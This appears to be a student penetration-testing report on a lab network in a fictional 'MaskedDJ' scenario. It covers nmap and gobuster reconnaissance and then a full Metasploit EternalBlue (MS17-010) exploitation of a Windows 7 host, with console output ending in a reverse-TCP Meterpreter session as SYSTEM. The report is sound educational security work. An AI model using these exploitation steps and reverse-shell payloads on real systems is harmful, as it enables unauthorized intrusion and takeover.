Penetration Testing

ENPM634

Group-1

Mahesh Garlapati 119455807

Sumanth Vankineni - 119351130

Ronnie Joseph - 120394201

Contents

1 Executive Summary

Group 1, were tasked by MaskedDJ to conduct a security assessment of their network and preemptively access the development version of their website. Our mission was to identify potential security gaps that could lead to the premature disclosure of the MaskedDJ's identity ahead of the much-anticipated "Unmasked" event.

In alignment with a set of predefined "Rules of Engagement," we simulated an attack on the network, replicating methods a real attacker might use. Our efforts led us to first breach the booking manager's outdated PC. This initial step was critical as it paved the way for deeper network penetration, ultimately allowing us access to the Windows Server and IT-Admin's workstation.

Our penetration into the development webserver, a central piece of the MaskedDJ network, was the culmination of our efforts. It was here that we discovered sensitive information revealing the true identity of MaskedDJ.

The test highlighted the urgent need for current and robust security measures, particularly emphasizing the risk posed by outdated systems within a network. Based on our findings, we have formulated a set of straightforward recommendations designed to bolster the network's security and ensure its resilience against potential future threats. These recommendations aim to safeguard the network and maintain the privacy and security of MaskedDJ's digital presence.

2 Revealing MASKED DJ

3.Reconnaissance

In the initial phase of our penetration test, Group 1 focused on network reconnaissance to enumerate available hosts and their respective services. Utilizing the network mapping tool Nmap, we conducted a sweep of subnet 192.168.52.0/24, targeting four virtual machines identified through their respective IP addresses. Our scans revealed various open services on these hosts, which may serve as potential vectors for deeper penetration. The findings are as follows:


192.168.52.143 (Ubuntu): SSH (22/tcp) and HTTP (80/tcp) services were found to be active, indicating remote access and web server capabilities.

```
└─$ nmap  192.168.52.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-12 21:30 EST
Strange read error from 192.168.52.145 (104 - 'Connection reset by peer')
Nmap scan report for 192.168.52.2
Host is up (0.0013s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 192.168.52.128
Host is up (0.00058s latency).
All 1000 scanned ports on 192.168.52.128 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.52.143
Host is up (0.0016s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

192.168.52.144 (Windows 7): Multiple services including MSRPC (135/tcp), NetBIOS-SSN (139/tcp), and Microsoft-DS (445/tcp) were discovered, which are common on Windows platforms.


```
Nmap scan report for 192.168.52.144
Host is up (0.00098s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
```

192.168.52.145 (Windows Server 2016): A wider range of services was identified, including LDAP (389/tcp), which could be indicative of directory services and potential for further exploitation.




192.168.52.146 (Windows 10): The scan returned a few filtered ports, suggesting a more secure or stealthy configuration.


These preliminary findings laid the groundwork for our subsequent exploitation attempts, aiming to uncover any weaknesses that could lead to the identification of the Unmasked DJ.



3.1 Web Server Analysis and Directory Enumeration




Continuing with our reconnaissance efforts, Group 1 examined the Ubuntu virtual machine at IP 192.168.52.143. The HTTP service (Port 80) was confirmed to be running, and upon accessing the web service, we encountered a webpage titled "Who is the Masked DJ?". An inspection of the webpage's source code revealed a noteworthy domain maskeddj.enpm809q, which could potentially be an internal or development domain. Additionally, we executed a directory enumeration attack using Gobuster against the server. The HTTP 403 status codes encountered indicated robust permissions settings, preventing unauthorized directory listing.


The Masked DJ
http://192.168.52.143/
view-source:http://192.168.52.143/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
<!-- Current site
new one has some data in AWS for the migration
Can't wait to be done with this junky old server!
- webmaster 11/1/19
-->
<html>
<title>The Masked DJ</title>
<body>
<img src="maskeddj.jpg" align=center width=600>

<h1>Who is the Masked DJ?</h1>
No one knows! And that's the best part of it! Come for a night of great live music where you can dance and not focus on the DJ. Coming to all the biggest nightclubs!
<h3>See one of our club nights in action. MUCH DANCING!</h3>
<iframe width="420" height="315" src="https://www.youtube.com/embed/t_s8b1IzY5U">
</iframe>
<h3>Remaining 2019 Shows</h3>

11/18 - ENPM809Q 0101 - College Park
11/21 - ENPM809Q 0201 - College Park
11/23 - Space Ibiza
11/26 - Cream Liverpool
11/27 - Republik - Honolulu
11/28 - Turkey Day @ Nation, DC (RIP!)
12/7 - XS Nightclub - Las Vegas
12/9 - Random Alleyway - College Park


<h3>Unmasking 2020 Show</h3>
On January 11th, 2020 the Masked DJ will take off their mask. Discover who it is! Be there or be square - Berghain - Berlin, Germany
<h3>Want to book the masked DJ? Contact bookings@maskeddj.enpm809q</h3>
</body>
</html>


(kali㉿kali)-[~/Desktop]
$ gobuster dir -u http://192.168.52.143 -w /usr/share/wordlists/dirbuster/directo
ry-list-2.3-medium.txt -k
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://192.168.52.143
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medi
um.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Timeout: 10s
2023/12/12 21:45:01 Starting gobuster in directory enumeration mode
/server-status (Status: 403) [Size: 279]
Progress: 220059 / 220561 (99.77%)
2023/12/12 21:45:30 Finished

3.2 In-Depth Service Analysis

Our penetration testing team then proceeded to perform an in-depth service scan on the Windows 7 VM at 192.168.52.144 using the command:

sudo nmap -p- -sC -sV 192.168.52.144 -O




The results from this scan were instrumental in mapping out the services and configurations on the host. The scan unveiled several RPC-related ports (135/tcp, 139/tcp, 445/tcp, and high-range ports starting from 49152/tcp), all associated with standard Windows operations and known vulnerabilities. The operating system was identified as Microsoft Windows 7, with specific service pack details that may help in targeting known exploits for this version. Additionally, the NetBIOS name BOOKINGS-PC was discovered, which could be a lead towards identifying the Unmasked DJ.

4. Detailed Exploitation Analysis of Windows 7 VM

During the exploitation phase, our team focused on the Windows 7 VM at IP 192.168.52.144, which was found to be running vulnerable SMB services on ports 139 and 445. We conducted an anonymous enumeration using smbclient, which, to our advantage, resulted in a successful login. This suggests that the target system was improperly configured to permit anonymous SMB sessions, a notable security oversight.

We proceeded to leverage the Metasploit Framework for a more aggressive approach. Our first step was to assess the susceptibility of the host to the notorious EternalBlue exploit. Using Metasploit's auxiliary module scanner/smb/smb_ms17_010, we confirmed the target was likely vulnerable to MS17-010. This vulnerability is critical due to its ability to remotely execute arbitrary code and has been historically leveraged in widespread cyber attacks.




With the vulnerability confirmed, we prepared the Metasploit module exploit/windows/smb/ms17_010_eternalblue for the attack:

We set RHOSTS to the target IP 192.168.52.144, directing the exploit to the vulnerable system.

The RPORT was set to 445, the standard port for SMB services known to be open from our initial scans.

We opted for the windows/x64/meterpreter/reverse_tcp payload. This choice was strategic, as Meterpreter sessions provide a robust suite of capabilities post-exploitation.




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.52.144
RHOST => 192.168.52.144
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.52.128:4444
[*] 192.168.52.144:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.52.144:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 76
01 Service Pack 1 x64 (64-bit)
[*] 192.168.52.144:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.52.144:445 - The target is vulnerable.
[*] 192.168.52.144:445 - Connecting to target for exploitation.
[+] 192.168.52.144:445 - Connection established for exploitation.
[+] 192.168.52.144:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.52.144:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.52.144:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Window
s 7 Enterp
[*] 192.168.52.144:445 - 0x00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7
601 Servic
[*] 192.168.52.144:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack
 1
[+] 192.168.52.144:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.52.144:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.52.144:445 - Sending all but last fragment of exploit packet
[*] 192.168.52.144:445 - Starting non-paged pool grooming
[+] 192.168.52.144:445 - Sending SMBv2 buffers
[+] 192.168.52.144:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffe
r.
[*] 192.168.52.144:445 - Sending final SMBv2 buffers.
[*] 192.168.52.144:445 - Sending last fragment of exploit packet!
[*] 192.168.52.144:445 - Receiving response from exploit packet
[+] 192.168.52.144:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.52.144:445 - Sending egg to corrupted connection.
[*] 192.168.52.144:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.52.144
[*] Meterpreter session 1 opened (192.168.52.128:4444 -> 192.168.52.144:49244) at 2023-12-12
 22:18:34 -0500
[+] 192.168.52.144:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.52.144:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.52.144:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

We configured LHOST and LPORT for the reverse TCP handler, establishing a listener to receive the Meterpreter session from the exploited system.

Upon executing the exploit, Metasploit indicated a successful buffer overflow in the SMB service. This was evidenced by the transmission of the payload and confirmation of a Meterpreter session, which granted us high-level access to the system as nt authority\system, the highest privilege level in Windows environments.

